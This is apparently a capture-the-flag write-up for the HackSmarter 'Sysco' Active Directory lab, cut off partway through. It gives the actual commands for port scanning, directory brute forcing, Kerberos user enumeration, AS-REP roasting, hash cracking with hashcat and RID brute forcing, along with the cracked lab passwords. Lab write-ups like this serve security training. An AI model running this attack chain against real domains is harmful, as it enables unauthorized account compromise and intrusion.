Sysco HackSmarter
Sysco HackSmarter
SYSCO is an medium level box from HackSmarter which is focused on Active Directory, initial enumeration reveals usernames through the webpage of the org’s website and upon spraying those to the DC reveals that there is a user asreproastable in the domain, cracking its hash reveals that it has authentication to a roundcube instance running on the website which gives us a router configuration page containing a router hash, cracking that hash reveals credentials for another user on the domain getting shell as that user on DC we found that in a putty .lnk file there are credentials stored for another user which can manage the group policy objects on the domain, hence creating a malicious GPO giving us a system shell on the DC allowing us to pwn the machine.
Initial Enumeration
Rustmap
Starting with the rustmap to find the open ports and services on the box.
1
rustmap.py -ip 10.1.199.150


Looking at the results we can see that this is an active directory environment, having domain name as sysco.local and the FQDN be dc01.sysco.local
We also have port 80 open which is running a webserver lets take a look at that.
Web Enumeration
Visiting the website on port 80 we have this webpage.

Looking at the teams page we have these users.

Adding them to a users.txt file. Since these can be the potential users on the domain.
Also from gobuster we have this.
1
gobuster dir -u http://10.1.199.150/ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -t 100 --ne -b 403,404,503

Visiting roundcube/ we have this page

But we dont have credentials and default ones doesnt work.
Exploitation
Kerbrute
Now we have a usernames list lets generate a list of possible combinations that exists with these usernames using username-anarchy on github.
1
/opt/username-anarchy/username-anarchy --input-file users.txt

Saved these to u.txt file.
Now bruteforcing these usernames to find the valid ones across the domain using Kerbrute.
1
kerbrute userenum -d sysco.local --dc 10.1.199.150 u.txt

Found 3 users valid stored them inside a testusers.txt file
ASREPROASTING
Now I tried with the password spray with usernames as passwords and nothing worked. So checked for the DOES_NOT_REQUIRE_PRE_AUTH using getnpusers.py a classic script created to test for the ASREPROASTING
1
GetNPUsers.py -no-pass -dc-ip 10.1.199.150 -usersfile testusers.txt sysco.local/

Found that jack.dowland as DONT_REQUIRE_PREAUTH set on them.
Lets crack this authentication using hashcat.
1
hashcat -m 18200 asrephash.txt /usr/share/wordlists/rockyou.txt

Validating these credentials across the domain using NetExec.
1
nxc ldap 10.1.199.150 -u jack.dowland -p 'musicman1'

Bloodhound
Lets gather some bloodhound data to find the outbounds.
Using rusthound to gather the LDAP data.
1
rusthound-ce --domain sysco.local -i 10.1.199.150 -u 'jack.dowland' -p 'musicman1' -z

Lets analyse it in bloodhound.
As for Jack.dowland we dont have any outbounds in BH.
Trying these credentials on roundcube/
RoundCube
Lets try to login using jack.dowland credentials.
Got logged in as jack.dowland and this user had sent an email to lainey.moore with a router configuration file.

Looking at the contents of the router configuration file.

This file contains a password hash.
Lets try cracking it using hashcat.

Hashcat identified this hash to be md5crypt and its a cisco router hash.

Found the password as Chocolate1
Password Spray
Lets gather all the domain objects using rid bruteforcing.
1
nxc smb 10.1.199.150 -u 'jack.dowland' -p 'musicman1' --rid-brute > all.txt
